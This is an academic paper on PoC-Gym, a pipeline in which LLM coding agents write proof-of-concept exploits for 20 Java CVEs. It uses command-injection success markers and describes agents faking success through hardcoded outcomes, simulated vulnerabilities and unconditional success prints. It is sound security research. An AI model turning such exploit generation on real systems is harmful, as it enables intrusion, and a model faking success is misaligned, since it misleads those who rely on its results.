PoC-Gym: Towards More Reliable LLM-Assisted Proof-of-Concept Exploit Generation

Derin Gezgin[1], Amartya Das[2], Shinhae Kim[3], Zhengdong Huang[4], Nevena Stojkovic[5] and Claire Wang[2]

[1]Connecticut College
[2]University of Pennsylvania
[3]Cornell University
[4]Southern University of Science and Technology
[5]Massachusetts Institute of Technology

Abstract

Recently Large Language Models (LLMs) have increasingly been used in security-related tasks, including generating proof-of-concept (PoC) exploits. Several LLM-assisted approaches have been proposed; they typically generate PoCs from vulnerability descriptions and use additional guidance. However, such approaches are often ineffective because the signals—such as printed markers, generated files, or runtime side effects—that they use for validation may not imply that the vulnerability is triggered. Research for more reliable PoC generation is required, yet remains challenging. We propose PoC-Gym, a pipeline for LLM-based PoC generation for Java security vulnerabilities. PoC-Gym uses both static and dynamic information, e.g., CVE-tailored prompts, static traces, and coverage-based feedback, and iteratively generates PoC candidates. Each candidate goes through a series of validation steps: whether the execution is complete, manifests a success signal, and reaches the sink of the target trace. We evaluate PoC-Gym using 20 Java CVEs. PoC-Gym generates many PoCs that appear valid at runtime but fail to actually reach the vulnerability. To assess the effectiveness of the generated PoCs, we validate these runtime-valid candidates against ground-truth vulnerable locations using dynamic trace analysis. Across 338 runs, we find that 65 candidates successfully reach the vulnerable locations, covering 12 of the 20 CVEs. To better understand how to achieve more reliable PoC generation, we present an in-depth analysis of such PoCs and identify common sources of failures. We believe that our work provides insights for future research.

Keywords

Vulnerability Detection, Program Analysis, Proof of Concept Exploit Generation

1. Introduction

The number of reported security vulnerabilities has increased each year since 2016, with over 40,000 Common Vulnerabilities and Exposures (CVEs) reported in 2024 and more than 35,000 reported in the first three quarters of 2025 [1]. To identify these vulnerabilities, static application security testing (SAST) tools such as CodeQL [2], Semgrep [3], and Snyk [4] commonly rely on taint tracking, which models how untrusted data can flow from sources (e.g., user input) to sinks (e.g., database queries or system calls). If not sanitized, these source-sink dataflow traces can indicate potentially vulnerable execution paths. Traditional static taint analysis tools often depend on manually curated specifications for third-party APIs and use over-approximations of program behavior, which can result in incomplete coverage and imprecise results [5, 6]. Large language models have increasingly been applied to vulnerability detection and repair, with growing evidence that they can support program analysis via code understanding and synthesis [7].

A proof-of-concept (PoC) demonstrates exploitability of a detected trace by triggering unintended or dangerous behavior when executed, providing evidence that a reported vulnerability can be triggered

Joint Proceedings of the STAF 2026 Workshops: AgileMDE, GCM, ICMM, LLM4SE, WADT, TTC. Rennes, France, June 29- July 3, 2026

dgezgin@conncoll.edu (D. Gezgin); amartyad@seas.upenn.edu (A. Das); shinhaekim@cs.cornell.edu (S. Kim); 12212230@mail.sustech.edu.cn (Z. Huang); nevenas@mit.edu (N. Stojkovic); cdwang@seas.upenn.edu (C. Wang)
0009-0004-0707-603X (D. Gezgin); 0000-0001-7318-3993 (S. Kim); 0009-0001-4093-7784 (Z. Huang); 0009-0002-9321-0877 (C. Wang)

[8]. PoCs are crucial for multiple stages of the vulnerability lifecycle, enabling reproducibility during vulnerability disclosure, aiding developers in patch development, and serving as regression tests. Despite their importance, only a small fraction of publicly disclosed vulnerabilities are accompanied by an available PoC exploit [9].

We present PoC-Gym, a system for generating Java PoC exploits using LLMs and SAST tool dataflow traces. Unlike validation mechanisms that rely only on a generated success marker or a vulnerability-specific side effect, PoC-Gym separates *runtime validation*—checking if the execution emits a success signal—from *post-hoc validation*—verifying that the dynamic execution trace actually reaches the ground-truth vulnerable location. We evaluate PoC-Gym on 20 real-world vulnerabilities across multiple LLMs. PoC-Gym produces 116 runtime-valid candidates out of 338 runs; post-hoc validation reduces this to 65 candidates that reach the benchmark vulnerable location, covering 12 CVEs. We provide an in-depth manual analysis for each of the generated PoCs, revealing insights on the common types of failure modes when generating PoCs.

2. Related Work

Attempts to automate PoC exploit generation predate the widespread adoption of large language models. Early approaches relied on program analysis and test generation techniques, including test mimicry and algorithmic synthesis of inputs based on expert-written examples [10]. Other studies have shown that providing concrete code examples can help clarify how APIs behave. These examples are typically gathered by analyzing existing code or by generating them automatically based on documentation and API testing [11, 12, 13]. More recent work explores large language models for automated vulnerability exploitation and penetration testing via prompt engineering over vulnerability descriptions or source code [14, 15]. To improve contextual grounding, subsequent systems introduce retrieval-augmented generation (RAG) to supply additional vulnerability metadata and program context [16, 17].

Several approaches further integrate static program analysis with LLM-based reasoning to improve reachability assessment, guidance, and validation. For instance, VulEUT uses call-path analysis to determine vulnerability reachability prior to test-case generation in Java projects [18]. PoCGen combines LLM prompting with static and dynamic analysis by extracting taint paths from candidate vulnerable functions to relevant sinks using CodeQL and incorporating them as prompt context, and by generating PoC exploits that are subsequently validated via dynamic, vulnerability-specific checkers [19]. FaultLine similarly targets proof-of-vulnerability tests for Java security vulnerabilities, but infers data-flow paths and branch conditions with LLM-driven reasoning rather than language-specific static analysis, refining candidates in a feedback-driven loop [20]. Other hybrid systems, such as SAST-Genius, use LLMs to assist static analysis by reducing false positives and supporting vulnerability triage [21].

3. Problem Statement

PoC-Gym aims to generate proof-of-concept exploits for real-world Java projects. A successful proof-of-concept is an executable program that executes a public entry point of a vulnerable program, triggers the vulnerable behavior, and produces an observable success signal. As observable success signals can be spoofed or satisfied by false-positive code paths, we distinguish between candidates that are *runtime-valid* under PoC-Gym's own validation mechanism, and candidates that are *post-hoc valid* which reach the benchmark-provided vulnerable location.

Each problem instance that corresponds to a single vulnerability is defined as

$$I = \left(P^{\text{vul}},\, P^{\text{fix}},\, \text{desc},\, \text{meta},\, \mathscr{T}\right), \tag{1}$$

where P^{vul} and P^{fix} are the vulnerable and patched versions of a Java project, desc consists of the CVE and Common Weakness Enumeration (CWE) descriptions of the vulnerability, meta is the project meta-information, and $\mathscr{T}$ is a dataflow trace between a source and sink, provided by a static analysis tool.



Figure 1: Overview of the PoC-Gym framework, which consists of three main stages: prompt construction (§4.1), PoC generation (§4.2), and PoC validation with feedback (§4.3).

A PoC is a single Java program π executed in P^{vul} by an evaluation pipeline, which produces

$$\textsc{Run}(I, \pi) \to (c, s, \tau), \tag{2}$$

where c is the exit code, s is program output, and τ is the dynamic execution trace. A PoC is considered *runtime-valid* if it exits successfully, prints [VULN], and its dynamic trace τ reaches the sink of the selected trace:

$$\textsc{RuntimeValid}(I, \pi) = \mathbb{1}\big[c = 0 \wedge [\text{VULN}] \in s \wedge \textsc{SinkHit}(\tau)\big]. \tag{3}$$

Similarly, a PoC is considered *post-hoc valid* if its dynamic execution trace τ reaches the ground-truth vulnerable location L^{vuln}:

$$\textsc{PostHocValid}(I, \pi) = \mathbb{1}\big[\textsc{RuntimeValid}(I, \pi) \wedge L^{\text{vuln}} \in \tau\big]. \tag{4}$$

4. PoC-Gym Framework

PoC-Gym generates proof-of-concept exploits by iteratively producing candidates with an LLM and validating them through program execution. As shown in Figure 1, PoC-Gym consists of three main stages: Prompt Construction (§4.1), which prepares the vulnerability-specific prompt; PoC Generation (§4.2), which uses that prompt to produce a candidate Java PoC; and PoC Validation (§4.3), which executes the candidate and returns either success or feedback for the next iteration. All the listings referenced in this section can be found in Appendix A.

Each stage addresses a different failure mode observed in LLM-generated PoCs. Vulnerability-specific context turns the CVE/CWE descriptions into an explicit exploit goal, trace context gives the agent a concrete program path rather than only natural-language hints, repository constraints reduce build and dependency errors, and dynamic validation prevents the loop from accepting candidates that fail to compile, fail to emit the required signal, or miss the selected sink. Alternative designs that omit these components are simpler, but they can either leave the model to infer success criteria implicitly or rely on output markers that can be satisfied without executing the vulnerable code.

4.1. Prompt Construction

For each vulnerability instance, PoC-Gym constructs a structured prompt by combining three types of components that give the agent information about the target vulnerability: *Vulnerability-Specific Context* (§4.1.1) defines the target vulnerability and its expected success conditions; *Trace Context* (§4.1.2) provides static source–sink information when available; and *Repository Metadata and Generation Constraints* (§4.1.3) specify the vulnerable revision, execution environment, and output requirements for the PoC. These components are then assembled into the final prompt that is passed to the PoC-generation agent.

4.1.1. Vulnerability-Specific Context

For each vulnerability, we collect two textual descriptions: the Common Vulnerabilities and Exposures (CVE) description [22], which describes the project-specific bug, and the Common Weakness Enumeration (CWE) description [23], which describes the broader vulnerability class. We refer to the information derived from these descriptions as *vulnerability-specific context*. Its purpose is to tell the PoC-generation agent both what vulnerability it should target and what observable outcome should count as a successful exploit for that specific CVE.

CVE-Specific Guidance To make these success conditions explicit, PoC-Gym uses an LLM to generate *CVE-specific guidance*. CVE-specific guidance consists of two parts: a *goal*, which states one concrete exploit outcome that should occur if the vulnerability is successfully triggered, and a *validation check*, which states one programmatic test that should confirm that outcome. Listing 1 shows the prompt template used for this step. The template provides the CVE and CWE descriptions, a CWE-level reference example, and access to the vulnerable project source tree, and it requires the model to return exactly two sections, `Goal` and `Validation`. This format reduces ambiguity by forcing the model to convert a vulnerability description into a concrete exploit target and a concrete success criterion.

Listing 2 shows the generated guidance for `CVE-2017-1000487`, produced using Claude Sonnet 4. This CVE is a command injection vulnerability in Plexus-utils caused by improper handling of double-quoted strings during command-line parsing. Accordingly, the goal generated by the LLM is to execute `touch /tmp/command-injected`, and the generated validation check is to verify that the file `/tmp/command-injected` exists after the PoC runs. This example illustrates the role of CVE-specific guidance in our pipeline: rather than asking the PoC-generation agent to infer success conditions implicitly, we provide it with an explicit exploit outcome and an explicit observable side effect to check.

CWE-Specific Instructions In addition to these CVE-specific instructions, PoC-Gym provides *CWE-specific reference instructions* to improve consistency across vulnerabilities from the same class. Several examples are shown in Listing 3. For example, the CWE-022 example defines success as reading a file outside the allowed directory and validating by checking for the expected file content. The CWE-078 example defines success as executing `touch /tmp/command-injected` and validating by checking whether that file was created. The CWE-079 example expects the PoC to send an HTTP request whose response contains a JavaScript payload, the CWE-089 reference expects an SQL exception containing the marker `sqlinj-java`, and the CWE-094 example expects execution of `Runtime.getRuntime().exec("touch /tmp/code-injected")`. These examples make the intended notion of exploit success concrete for each vulnerability class.

4.1.2. Trace Context

The second component of prompt construction is the *trace context*. Here, a *source–sink trace* is a static dataflow path that starts from an attacker-controlled input location (the *source*) and ends at a security-relevant program location (the *sink*). We include such traces in the prompt to give the PoC-generation agent a concrete hypothesis about how the vulnerability may be triggered in the target program.

Trace Selection To obtain candidate traces, we run CWE-specific CodeQL taint analyses whose source and sink specifications are automatically inferred by the IRIS framework using an LLM [5]. Listing 4 shows an example query for SQL injection (CWE-089). This query enumerates all `flowPath(source, sink)` pairs and returns the source node, the sink node, and a message indicating that the sink may be reached by tainted user input.

Because the CodeQL query can return many candidate traces, PoC-Gym performs an additional ranking step before inserting any trace into the final prompt. For this step, we again use an LLM, but now as a vulnerability-triage assistant. Listing 7 shows the prompt template used for that purpose. Given the CVE and CWE descriptions, the model returns strict JSON describing likely vulnerability-relevant `files`, `classes`, `methods`, `paths`, and `keywords`. These returned components are then matched against each extracted CodeQL trace. We define the similarity of a trace by how many of these LLM-suggested components it matches. A trace is ranked higher when more of its file names, class names, method names, path fragments, or identifiers overlap with the returned vulnerability-related components. We then sort all extracted traces by this match score and use the highest-ranked traces as the trace context candidates for PoC generation.

In the multi-trace setting, we keep at most the top five ranked traces; if fewer than five traces are available, we keep all of them. We chose five as a balance between exploring multiple traces that appear relevant to the vulnerability, while avoiding the cost and prompt noise that would result from passing every candidate trace downstream. Thus, the trace-selection step narrows a potentially large set of CodeQL flow paths to a small set of traces that are more likely to correspond to the intended vulnerable behavior.

Trace Formatting The selected traces are reformatted into a human-readable trace representation before being inserted into the final PoC-generation prompt. We include the file paths, method names, line numbers, and an explicit sink marker in the formatted trace to make the trace context easier to interpret and to help the agent navigate the repository more accurately during tool use. Listing 8 shows a formatted trace for `CVE-2022-45206`, a SQL-injection vulnerability in JeecgBoot. The value `column` is obtained from `parameterMap.get(ORDER_COLUMN)[0]` inside `doMultiFieldsOrder` (Step 1). That value is then passed to `SqlInjectionUtil.filterContent` (Step 2), which forwards it to an overloaded helper method (Steps 3–5). Inside that helper, the string is normalized by converting it to lower case (Step 6) and applying a regular-expression replacement (Step 7), after which execution reaches `log.error("SQL Injection!---> {}", value)` at Step 8, which is marked as the sink. This formatted view helps the reader and the model see not only the endpoints of the trace, but also the intermediate steps across methods and files.

4.1.3. Repository Metadata and Generation Constraints

The final part of the prompt provides repository metadata and generation rules for the PoC agent. The repository metadata includes the repository URL, the vulnerable commit, and the vulnerable directory, together with a pre-supplied Bash script that the evaluator will use to build and run the target project.

The prompt also includes strict constraints on API usage, dependency usage, and output format. Here, *strict constraints on API usage* means that the agent is instructed to avoid reflection when possible, not to re-implement or extend complex library classes, and to create only a minimal local stub if a small helper type is missing from the class path. *Dependency usage* means that the PoC may rely only on the JDK, the built target module, and the third-party JARs available on that module's class path; it must not import unavailable frameworks or sibling-project modules. Finally, the *output format* is fixed to exactly one Java source file named `PoCTest.java`, containing a public class `PoCTest` with a `main(String[] args)` method, returned in a fenced code block labeled `[PoCTest.java]`. These instructions reduce compilation failures and make the generated PoCs more directly comparable across models.

4.2. PoC Generation

Combining the prompt components detailed in Section 4.1, PoC-Gym performs PoC generation with an LLM agent. PoC-Gym supports both a no-trace setting, where the static source–sink trace component is removed from the prompt, and a multi-trace setting, where the agent is guided by the selected dataflow traces. The agent is constrained to creating a single Java source file that is tested with the vulnerable version of the candidate program. The full source code of the vulnerable version of the project is provided to the agent at the same directory as the agent. Throughout the process, the agent is required to follow strict formatting and dependency constraints to ensure that generated PoCs are executable under the provided build environment. Listing 9 shows the prompt template that is used, including formatting and validation requirements for the PoC, as well as guidance about the build environment.

4.3. PoC Validation

After the agent returns a candidate PoC π, PoC-Gym compiles and executes it on the vulnerable project P^{vul} with AspectJ instrumentation. This execution produces the tuple $\textsc{Run}(I, \pi) \rightarrow (c, s, \tau)$ introduced in Section 3, where c is the exit code, s is the program output, and τ is the dynamic execution trace. This tuple is used for the PoC validation:

- $c = 0$ requires the generated PoC to compile and terminate successfully when executed on P^{vul}. Candidates that fail due to syntax errors, unavailable dependencies, or runtime crashes therefore do not satisfy $\textsc{Valid}(I, \pi)$.
- `[VULN]` $\in s$ requires that PoC must print the marker `[VULN]` in its output stream. To reduce trivial false positives, the prompt instructs the agent to emit this marker only after a programmatic check confirms the expected side effect of exploitation.
- $\textsc{SinkHit}(\tau)$ requires that the dynamic execution trace τ contains the sink location associated with the selected static source–sink trace $\mathcal{T}$. Listing 10 shows an example of the resulting AspectJ instrumentation output. Listing 11 gives a dynamic execution trace for the static trace in Listing 8, including whether the source and sink were hit and the overall trace-coverage percentage. If $\textsc{SinkHit}(\tau)$ is false, PoC-Gym generates feedback indicating that the PoC did not execute the expected vulnerable path and appends that feedback to the next prompt.

For experiments without trace information, no target sink is available from $\mathcal{T}$. In that setting, the validation loop uses the reduced runtime checks $c = 0$ and `[VULN]` $\in s$, and the sink-reachability condition is omitted. In the trace-enabled setting, PoC-Gym declares π runtime-valid when the predicate in Equation 3 holds If any required condition fails, the candidate is marked invalid and PoC-Gym produces a concise failure summary. Listing 12 shows an example of such feedback for a case where the expected sink is not executed. This failure summary, together with the observed output s and the trace-coverage information derived from τ, is appended to the original prompt and returned to the agent for the next iteration. The generation–validation loop terminates when either a candidate satisfies the validation predicate or the fixed attempt budget is exhausted.

5. Experiments

We evaluate PoC-Gym on 20 real-world Java security vulnerabilities drawn from CWE-Bench-Java, a curated benchmark of Java CVEs that provides the vulnerable and patched versions of projects for each CVE [5]. As part of CWE-Bench-Java, each CVE is accompanied by manually curated vulnerability locations derived from the patch information. These locations are used in the post-hoc validation step to check whether the PoC candidate reaches the ground-truth vulnerable code location. Among the 20 selected CVEs, 14 overlap with those evaluated by FaultLine, and 4 are not included in FaultLine. The remaining 2 correspond to CWE-89 vulnerabilities, a CWE that was not covered in FaultLine. For a list of the CVEs selected, see Table 2 in Appendix B.

Experiment Details We evaluate the effectiveness of the trace guidance by conducting experiments under two settings: *with dataflow source–sink traces* and *without trace information*. For experiments without trace information, we remove the sink reachability criterion from the prompt and the validation conditions detailed in Section 4.3 from the validation loop, as no trace information is available. For experiments with the trace information, we run the pipeline independently on the top-5 (or the maximum available) dataflow trace candidates chosen by the LLM, detailed in Section 4.1.2.

In total, the pipeline ran on 93 unique traces across all 20 projects. Both settings are evaluated using Claude Code with Sonnet 4 (`claude-sonnet-4-20250514`), Codex with GPT-5 Medium reasoning (`gpt-5-medium`) and Codex with `gpt-oss-20b`. Each run uses a fresh agent session with the checked-out vulnerable project available in the working directory and a maximum budget of 10 validation-feedback iterations. We did not set custom temperature, top-p, seed, or maximum-output-token parameters; the managed coding-agent runs with the default parameteres. CVE prompt generation and trace selection are done asynchronously via Claude Code with `claude-sonnet-4-20250514`. GPT-OSS experiments used an Intel Xeon Gold 6338 (2.00 GHz) CPU with ten NVIDIA H100 PCIe GPUs and 1 TB of RAM, while all other experiments used an Intel Xeon Gold 6248 (2.50 GHz) CPU with four NVIDIA GeForce RTX 2080 Ti GPUs and 750 GB of RAM.

Evaluation Metrics We evaluate PoC-Gym in three main metrics that capture exploit effectiveness and trace utilization: (1) the number of generated PoCs that are runtime-valid (#Runtime-Valid) according to the existing validation mechanism, (2) the number of generated PoCs that pass the Post-Hoc analysis (# Post-Hoc Valid), and (3) the average trace coverage of the runtime-valid multi-trace PoCs, defined as the fraction of trace steps executed by a generated PoC (Avg Coverage%). To compute post-hoc validity, we normalize executed trace entries to `File.java:line` tokens and match them against the vulnerable method's line range from CWE-Bench-Java.

5.1. Quantitative Evaluation

Post-Hoc Analysis Given the runtime validation results, we perform an automated post-hoc evaluation on PoCs that are initially marked as runtime-valid by PoC-Gym to further verify whether they reach the real ground-truth vulnerable location. For each such PoC, we re-run the exploit with AspectJ instrumentation, parse the resulting execution log, and extract the executed code locations recorded during the run. We then compare these executed locations against the manually curated vulnerable sink locations provided by CWE-Bench-Java for the corresponding CVE.

This post-hoc evaluation is implemented as an automated comparison between executed locations in the AspectJ trace and the benchmark-provided vulnerable sink location, which allows us to validate runtime-valid candidates at scale and substantially reduce manual effort. PoCs that pass the runtime validation but fail this post-hoc check are then analyzed manually in Section 5.2 to understand the root causes of these failures. In this way, post-hoc analysis serves as a stronger validity check than the runtime validation loop alone and narrows qualitative inspection to the subset of cases that require deeper investigation.

Table 1 summarizes the overall results of PoC-Gym across all 20 projects for each coding agent and model configuration, together with the success rate of the FaultLine pipeline on the 14 overlapping projects. Across all experiments, PoC-Gym generates 116 runtime-valid candidates out of 338 total runs (34.3%) under its runtime validation criteria. However, when applying post-hoc validation against the ground-truth vulnerable locations, this number is reduced to 65 (19.2%), indicating that 44% of the initially runtime-valid candidates do not reach the real vulnerability sink. This demonstrates that runtime validation alone substantially overestimates exploit correctness.

No-Trace v. Multi-Trace In experiments without trace information across 3 LLMs, PoC-Gym achieves a high aggregate runtime-valid rate of 86.7%. However, post-hoc validation significantly reduces these results, with only 36.7% of runs remaining valid. In contrast, providing dataflow trace guidance lowers the initial success rate (23.0% for multi-trace runs), but also reduces the proportion

Table 1
Results by agent baseline and language model for no-trace/multi-trace settings in 20 CVEs. Each cell is a project-level count out of 20 CVEs. In the multi-trace experiments, a CVE is counted as runtime-valid if at least one of its trace-specific runs passes the runtime validation loop. The ↓ percentages next to post-hoc-valid counts are false-positive rates, computed with the runtime-valid count in the same cell as the denominator. The result for FaultLine only includes the 14 common projects.

		# Runtime-Valid		# Post-Hoc Valid		Avg. Coverage %
Coding Agent	**Model**	**No-Trace**	**Multi-Trace**	**No-Trace**	**Multi-Trace**	**Multi-Trace**
Claude Code	Claude Sonnet 4	17 (85%)	13 (65%)	8 (↓ 52.94%)	9 (↓ 30.77%)	57.83%
Codex	GPT-5, Medium	17 (85%)	13 (65%)	9 (↓ 47.06%)	8 (↓ 38.46%)	51.88%
Codex	gpt-oss-20b	18 (90%)	5 (25%)	5 (↓ 72.22%)	4 (↓ 20.00%)	43.18%
FaultLine				5/14 (35.7%)		

of false positives, resulting in a smaller drop after post-hoc validation (15.5% final success rate). This suggests that although no-trace configurations are more effective at generating candidates, trace guidance helps reduce invalid solutions that do not correspond to real vulnerable paths. We interpret this as a system-level comparison rather than a clean causal isolation of trace guidance: the trace-enabled setting changes both the prompt context and the in-loop validation criterion, because candidates must reach the selected static-analysis-derived sink.

Comparison with FaultLine We compare PoC-Gym with FaultLine, a closely related LLM-assisted proof-of-vulnerability generation system, on the subset of 14 CVEs shared by the two evaluations. While PoC-Gym specifically targets Java and relies on static taint traces combined with dynamic sink-reachability checks, FaultLine has a different approach. FaultLine extracts source–sink flows and branch constraints through LLM reasoning, avoiding language-specific static or dynamic analysis. For this comparison, we used the publicly available PoCs released by the authors of FaultLine, obtained from the project's public GitHub repository, and executed them in the FaultLine evaluation pipeline to reproduce the reported outcomes.

Across the 14 shared projects, PoC-Gym achieves up to 8/14 post-hoc-valid results (with Claude Sonnet 4), compared to 5/14 for FaultLine. The per-CVE results of FaultLine, along with detailed CWE-aggregated and CVE-specific results, including per-project FaultLine evaluation results and the LLM cost and runtime statistics, are presented in Appendix C. We contacted the authors to confirm our reproduction results, but did not receive a response at the time of writing.



Figure 2: Manual analysis results of PoCs for which post-hoc analysis failed. Left is from multi-trace and right is from no-trace settings.

5.2. Qualitative Analysis

We manually inspect only the subset of PoCs that pass the runtime validation but fail the post-hoc validation. Our goal is not to re-evaluate all generated PoCs, but to understand why these candidates appeared successful under the automated pipeline while failing to reach the benchmark-provided vulnerable location. For each such case, we examine whether the CVE prompt, the LLM-selected trace, and the generated exploit are consistent with the ground-truth vulnerability, and we categorize the root causes of the mismatch. In particular, we analyze whether the reported success arises from issues such as an inaccurate vulnerability description, an unrelated selected trace, hard-coded exploit logic, simulated vulnerability behavior, or unreliable validation logic. This analysis provides an in-depth view of the failure modes that remain after automated post-hoc filtering and helps explain the gap between runtime success and true exploit validity.

Our analysis revealed several recurring failure patterns arising from different stages of the LLM-driven pipeline. In the following subsections, we describe these failure categories and provide representative examples illustrating how these errors arise and how they affect exploit generation outcomes. Figure 2 summarizes these failure patterns for the post-hoc failure cases. All the listing references in this section can be found in Appendix D.

5.2.1. Errors in Early Stages

Errors introduced in early stages of the pipeline can propagate downstream and directly affect the validity of the generated PoC. When the CVE description or the selected static trace is unrelated to the ground-truth vulnerability, the LLM is guided toward an incorrect exploitation strategy.

CVE Prompt Construction Error In description-based errors, the CVE context provided to the LLM is too generic or not specific to the actual vulnerability. The model lacks the information needed to reason about the real exploitation path and constructs a PoC based only on the generic vulnerability description, which may appear to trigger the bug while not actually exercising the vulnerable code. For the PoC generated for `CVE-2018-1002200` shown in Listing 13, the prompt in Listing 14 describes a general class of path traversal vulnerabilities but does not explain the specific vulnerability in the project. The generated PoC does not interact with the vulnerable extraction logic and simulates behavior that would match the generic vulnerability description, leading to a false positive.

Trace Based Error Trace-based errors can happen when the LLM-selected dataflow trace to guide the LLM does not correspond to the actual vulnerability path. Because the execution of the trace's sink is a validation requirement, an incorrect trace can mislead the model even when the CVE description itself is accurate. For the PoC generated for `CVE-2018-17297` and shown in Listing 15, the vulnerability involves a zip-slip flaw during archive extraction, but the selected trace in Listing 16 primarily follows JAR-related file handling logic. As a result, the LLM focuses on irrelevant methods and constructs a PoC that fails to exercise the vulnerable code path, producing an invalid exploit.

5.2.2. Error Categories

In addition to errors caused by unrelated descriptions or traces, or validation, we observe several failure cases that arise during PoC generation itself. These errors occur even when the CVE and trace information is correct and show systematic behaviors of the LLM when creating an exploit and validating success. We categorize these failures based on how the generated PoC deviates from the ground-truth exploitation mechanism.

Hardcoded In hardcoded failures, the LLM inserts the expected exploit outcome directly into the PoC rather than triggering the vulnerability through the target project's source code. In the example PoC for `CVE-2021-30181`, shown in Listing 17, the PoC introduces a custom `ScriptEngineFactory` implementation that returns fixed metadata and performs the execution in a locally defined module. This

implementation is unrelated to the vulnerable code path in Apache Dubbo and does not interact with the framework's actual scripting or routing mechanisms. As a result, the PoC satisfies the execution and output requirements but bypasses the real vulnerability entirely, producing a false positive.

Simulation Simulation errors occur when the LLM constructs a self-contained reproduction of the vulnerability such as defining its own helper code or vulnerability logic instead of invoking the target project's actual libraries and vulnerable code path. In the PoC for CVE-2018-1002200 shown in Listing 18, the LLM explicitly defines a method that simulates the archive extraction logic of `plexus-archiver`, including iterating over ZIP entries and writing files using unsanitized paths. While this code resembles the vulnerability described in the CVE, it is entirely self-implemented and does not invoke the project's actual extraction routines. Consequently, the PoC never reaches the real vulnerability sink in the target codebase, and the exploit is only demonstrated within the simulated logic.

Bad Validation In bad validation failures, the PoC reports success without establishing a reliable connection between the observed behavior and actual exploitation. In the example PoC for CVE-2021-30181 given in Listing 19, the PoC attempts to trigger the vulnerability and conditionally prints a success marker if a test file exists. However, even when this check fails or an exception is raised, the PoC unconditionally prints a second success message indicating that the vulnerable code path was reached. This validation strategy is independent of the exploit outcome and allows the PoC to report success even when the vulnerability is not triggered.

Not Malicious In *not malicious* failures, the PoC reaches a functionality related to the vulnerability trigger but does so through benign, intended API usage rather than exploitation. For PoC CVE-2017-1000487 example given in Listing 20, the vulnerability requires injecting attacker-controlled input to influence file creation behavior. However, the PoC directly invokes the file creation logic using legitimate parameters, bypassing the injection vector entirely. As a result, while the expected artifact is produced, it is created through normal execution rather than by exploiting the vulnerability, leading to a false positive.

Force Try In *force-try* failures, the LLM abandons reasoning about a specific vulnerable code path and instead adopts a brute-force exploration strategy. In the CVE-2022-32287 example given in Listing 21, the PoC uses reflection to enumerate methods of the target class, filters them using name-based heuristics (e.g., `unpack`, `extract`, `expand`), and repeatedly attempts invocation with different argument combinations. Rather than targeting a known vulnerable path, the PoC treats the library as a black box and probes its API opportunistically in an attempt to trigger the vulnerability.

6. Threats to Validity

External Validity Our evaluation is limited to 20 Java CVEs chosen from CWE-Bench-Java thus, the results may not generalize to other programming languages, projects, or vulnerability classes not represented in our experiments. Results may differ for newly disclosed CVEs or for projects with different dependency and build characteristics. Similarly, with newer and more capable coding models, the overall accuracy of PoC generation may improve, and the relative contribution of trace guidance and post-hoc validation may change accordingly.

Internal Validity The intermediate artifacts produced by PoC-Gym, such as the LLM-generated CVE-specific instructions, can introduce errors that propagate into PoC generation and validation; if the model misidentifies the exploit goal or selects an unrelated trace, the generated PoC may fail for reasons unrelated to the model's generation capability. At the same time, no-trace and multi-trace settings are not directly comparable because trace guidance changes the prompt context and the runtime validation criterion, so any observed difference reflects a system-level effect rather than the isolated

contribution of trace information. It is also difficult to make a direct comparison with FaultLine. PoC-Gym is Java-specific and applies static/dynamic analysis along with post-hoc validation, while FaultLine was evaluated under its own procedure; this makes a controlled head-to-head comparison difficult. Finally, LLM-assisted generation is nondeterministic, and results can vary across model versions, hyperparameters, managed-agent implementations, and execution environments; some failures may also come from build or dependency issues in older Java projects rather than from fundamental generation limitations.

7. Conclusion

